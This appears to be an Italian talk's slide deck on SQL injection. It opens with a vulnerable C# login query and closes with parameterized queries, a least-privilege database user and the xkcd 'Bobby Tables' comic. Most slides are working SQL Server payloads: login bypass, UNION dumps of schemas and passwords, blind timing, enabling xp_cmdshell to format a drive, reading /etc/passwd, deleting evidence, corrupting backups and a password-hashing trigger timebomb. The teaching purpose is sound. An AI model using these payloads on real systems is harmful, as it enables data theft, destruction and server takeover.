



SQL Injection crash(ed) course - Try this ONLY at home!

Come alcune scelte di comodo in fase di sviluppo possono portare ad effetti... più che indesiderati

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Una query semplice che non farò mai più

```
SELECT TOP (1)
*
FROM dbo.Users
WHERE Email = 'test@example.com'
    AND Password = 'password123';
```





O meglio, una query semplice che non implementerò mai più così

```
17
18     1 reference
19     public async Task<User?> AuthenticateAsync(string email, string password)
20     {
21         try
22         {
23             using var connection = _dbConnectionService.CreateConnection();
24
25             string sql = $@"
26                 SELECT TOP (1)
27                     *
28                 FROM dbo.Users
29                 WHERE Email = '{email}'
30                     AND Password = '{password}'";
31
32             var user = await connection.QueryFirstOrDefaultAsync<User>(sql);
33         }
34     }
```





Una buona password...

- 8+ caratteri
- Lettere minuscole e maiuscole
- Numeri
- Caratteri speciali





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Ci sono! Userò

' OR 'a1'='a1





SQL Injection #1: WHERE poisoning

```
SELECT TOP (1)
*
FROM dbo.Users
WHERE Email = 'test@example.com'
      AND Password = '' OR 'a1'='a1';
```





SQL Injection #1: WHERE poisoning

```
SELECT TOP (1)
*
FROM dbo.Users
WHERE (Email = 'test@example.com' AND Password = '')
      OR 'a1'='a1';
```





Recuperare il numero di campi estratti

```
SELECT
    *
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' ORDER BY 1--%' ORDER BY StartDate;
```





SQL Injection #2: UNION ALL

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL, 'a', NULL, NULL,
NULL, NULL ORDER BY 2--%' ORDER BY StartDate;
```





SQL Injection #2: UNION ALL

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId} AND Title LIKE '%'
UNION ALL
SELECT NULL, 'a', NULL, NULL, NULL, NULL
ORDER BY 2
--%' ORDER BY StartDate;
```





Recuperare la versione del database server*

```
SELECT  
    Id, Title, StartDate, EndDate, Result, UserId  
FROM dbo.Courses WHERE UserId = {userId}  
    AND Title LIKE '%' UNION ALL SELECT NULL, @@VERSION, NULL,  
NULL, NULL, NULL ORDER BY 2--%' ORDER BY StartDate;
```





Recuperare la versione del database server**

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL, VERSION(), NULL,
NULL, NULL, NULL ORDER BY 2--%' ORDER BY StartDate;
```





Recuperare la struttura del database*

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(S.name, '.', T.name, '.', C.name), NULL, NULL, NULL,
NULL FROM sys.columns C INNER JOIN sys.tables T ON T.object_id
= C.object_id INNER JOIN sys.schemas S ON S.schema_id =
T.schema_id ORDER BY 2--%' ORDER BY StartDate;
```






Recuperare la struttura del database**

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(C.TABLE_SCHEMA, '.', C.TABLE_NAME, '.', C.COLUMN_NAME), NULL,
NULL, NULL, NULL FROM INFORMATION_SCHEMA.COLUMNS C WHERE
C.TABLE_SCHEMA <> N'INFORMATION_SCHEMA' ORDER BY C.TABLE_NAME,
C.ORDINAL_POSITION
ORDER BY 2--% ORDER BY StartDate;
```





Recuperare la struttura del database





Recuperare il contenuto di una tabella

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT U.Id, CONCAT(U.Email,
    '/', U.Password), NULL, NULL, NULL, NULL FROM dbo.Users U ORDER BY 2-
    '%' ORDER BY StartDate;
```





SQL Injection #3: query concatenating

```
SELECT TOP (1)
*
FROM dbo.Users
WHERE Email = 'test@example.com'
      AND Password = ''; INSERT INTO dbo.Users (Email,
Password, FirstName, LastName) VALUES ('pippo@disney.com',
'clarabella', 'Pippo', 'De'' Pippis');-- ';
```





SQL Injection #3: query concatenating

```
SELECT TOP (1) *
FROM dbo.Users
WHERE Email = 'test@example.com' AND Password = '';
```

```
INSERT INTO dbo.Users (Email, Password, FirstName, LastName)
VALUES ('pippo@disney.com', 'clarabella', 'Pippo', 'De'''
Pippis');
-- ';
```





Inserimento dati

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%';
INSERT INTO dbo.Courses (Title,
    StartDate, EndDate, Result, UserId) SELECT DISTINCT Title, StartDate,
    EndDate, 28, (SELECT Id FROM dbo.Users WHERE Email =
    'pippo@disney.com') FROM dbo.Courses;--%' ORDER BY StartDate;
```





Inserimento dati

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%';
INSERT INTO dbo.Courses (Title,
StartDate, EndDate, Result, UserId) SELECT 'Corso di tango
acrobatico', CAST(CURRENT_TIMESTAMP AS DATE), CAST(CURRENT_TIMESTAMP
AS DATE), 30, (SELECT Id FROM dbo.Users WHERE Email =
'pippo@disney.com');--%' ORDER BY StartDate;
```





SQL Injection #4: blind SQL injection

```
SELECT TOP (1)
*
FROM dbo.Users
WHERE Email = 'test@example.com'
    AND Password = ''; IF (SELECT SYSTEM_USER) = 'sa' WAITFOR
DELAY '00:00:05';--';
```





Recuperare altri database sullo stesso server

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL, D.name, NULL, NULL,
NULL, NULL FROM sys.databases D ORDER BY 2--%' ORDER BY StartDate;
```





Recuperare la struttura degli altri database

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(S.name, '.', T.name, '.', C.name), NULL, NULL, NULL,
NULL FROM AdventureWorksDW2022.sys.columns C INNER JOIN
AdventureWorksDW2022.sys.tables T ON T.object_id = C.object_id
INNER JOIN AdventureWorksDW2022.sys.schemas S ON S.schema_id =
T.schema_id ORDER BY 2--%' ORDER BY StartDate;
```





Recuperare la configurazione del server

```
SELECT  
    Id, Title, StartDate, EndDate, Result, UserId  
FROM dbo.Courses  
WHERE UserId = {userId}  
    AND Title LIKE '%'; EXECUTE sp_configure 'show advanced  
options', 1; RECONFIGURE;--%' ORDER BY StartDate;
```





Recuperare la configurazione del server

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL, CONCAT(C.name, ':',
', CONVERT(NVARCHAR, COALESCE(C.value, C.value_in_use))), NULL, NULL,
NULL, NULL FROM sys.configurations C ORDER BY 2--%' ORDER BY
StartDate;
```





Modificare la configurazione del server

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%';
EXECUTE sp_configure 'max server memory
(MB)', 128; RECONFIGURE;--%' ORDER BY StartDate;
```





(Windows) Modificare la configurazione del server

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%'; EXECUTE sp_configure 'xp_cmdshell', 1;
RECONFIGURE;--%' ORDER BY StartDate;
```





(Windows) Eseguire comandi sul server

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%'; EXECUTE master..xp_cmdshell 'format D: \q
\u', NO_OUTPUT;--%' ORDER BY StartDate;
```





Elencare i file sul server*

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL,
full_filesystem_path, NULL, NULL, NULL, NULL FROM
sys.dm_os Enumerate_filesystem('/etc','*.*') ORDER BY 2--%' ORDER BY
StartDate;
```





Recuperare il contenuto di un file sul server*

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL, BulkColumn, NULL,
NULL, NULL, NULL FROM OPENROWSET(BULK N'/etc/passwd', SINGLE_CLOB) AS
Contents ORDER BY 2--%' ORDER BY StartDate;
```





Elencare i file sul server**

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL,
full_filesystem_path, NULL, NULL, NULL, NULL FROM
sys.dm_os Enumerate_filesystem('c:\temp\Customer','*.ps1') ORDER BY
2--%' ORDER BY StartDate;
```





Recuperare il contenuto di un file sul server**

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL, BulkColumn, NULL,
NULL, NULL, NULL FROM OPENROWSET(BULK
N'c:\temp\Customer\AzCopyFromCustomerSAS.ps1', SINGLE_CLOB) AS
Contents ORDER BY 2--%' ORDER BY StartDate;
```





Estrarre le credenziali in chiaro da uno script





Coprire le proprie tracce

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%'; DELETE FROM dbo.Courses WHERE UserId IN
(SELECT Id FROM dbo.Users WHERE Email = 'pippo@disney.com'); DELETE
FROM dbo.Users WHERE Email = 'pippo@disney.com';--%' ORDER BY
StartDate;
```





Recuperare i backup dei database del server

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%' UNION ALL SELECT NULL,
STRING_AGG(physical_device_name, '; '), NULL, NULL, NULL, NULL FROM
msdb.dbo.backupmediafamily GROUP BY media_set_id ORDER BY 2;--%
ORDER BY StartDate;
```





Rendere inutilizzabili i backup

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%'; BACKUP DATABASE [model] TO DISK =
N'/tmp/AdventureWorksDW2022.bak' WITH NOFORMAT, INIT, NAME =
N'hasta-la-vista-baby', SKIP, NOREWIND, NOUNLOAD, STATS = 10;--%
ORDER BY StartDate;
```





Rendere inutilizzabile l'applicazione (timebomb)

```
SELECT
    Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
    AND Title LIKE '%'; EXEC('CREATE TRIGGER T ON dbo.VersionInfo
AFTER INSERT AS UPDATE dbo.Users SET Password =
HASHBYTES(''SHA2_256'', Password)');--%' ORDER BY StartDate;
```





Una query semplice che implementerò così

```
17  |           1 reference
18  | public async Task<User?> AuthenticateAsync(string email, string password)
19  | {
20  |     try
21  |     {
22  |         using var connection = _dbConnectionService.CreateConnection();
23  |
24  |         const string sql = @"
25  |             SELECT Id, Email, Password, FirstName, LastName, CreatedAt
26  |             FROM Users
27  |             WHERE Email = @Email AND Password = @Password";
28  |
29  |         var user = await connection.QueryFirstOrDefaultAsync<User>(sql, new { Email = email, Password = password });
~~
```





Una query semplice che implementerò così

```
SELECT TOP (1)
*
FROM dbo.Users
WHERE Email = 'test@example.com'
    AND Password = '' OR ''a1''='a1';
```





Altri accorgimenti: utente dedicato

```
USE master;
```

```
CREATE LOGIN 'myappuser' WITH PASSWORD 'YourStrong@Passw0rd';
```

```
USE myappdb;
```

```
CREATE USER 'myappuser' FOR LOGIN 'myappuser';
ALTER ROLE [db_datareader] ADD MEMBER 'myappuser';
ALTER ROLE [db_datawriter] ADD MEMBER 'myappuser';
```





Bobby Tables (xkcd.com #327)

Molto più di una textbox

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?

IN A WAY -)



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students; -- ?

OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.





Grazie!

<https://github.com/CodicePlastico/BibeCatalogue>

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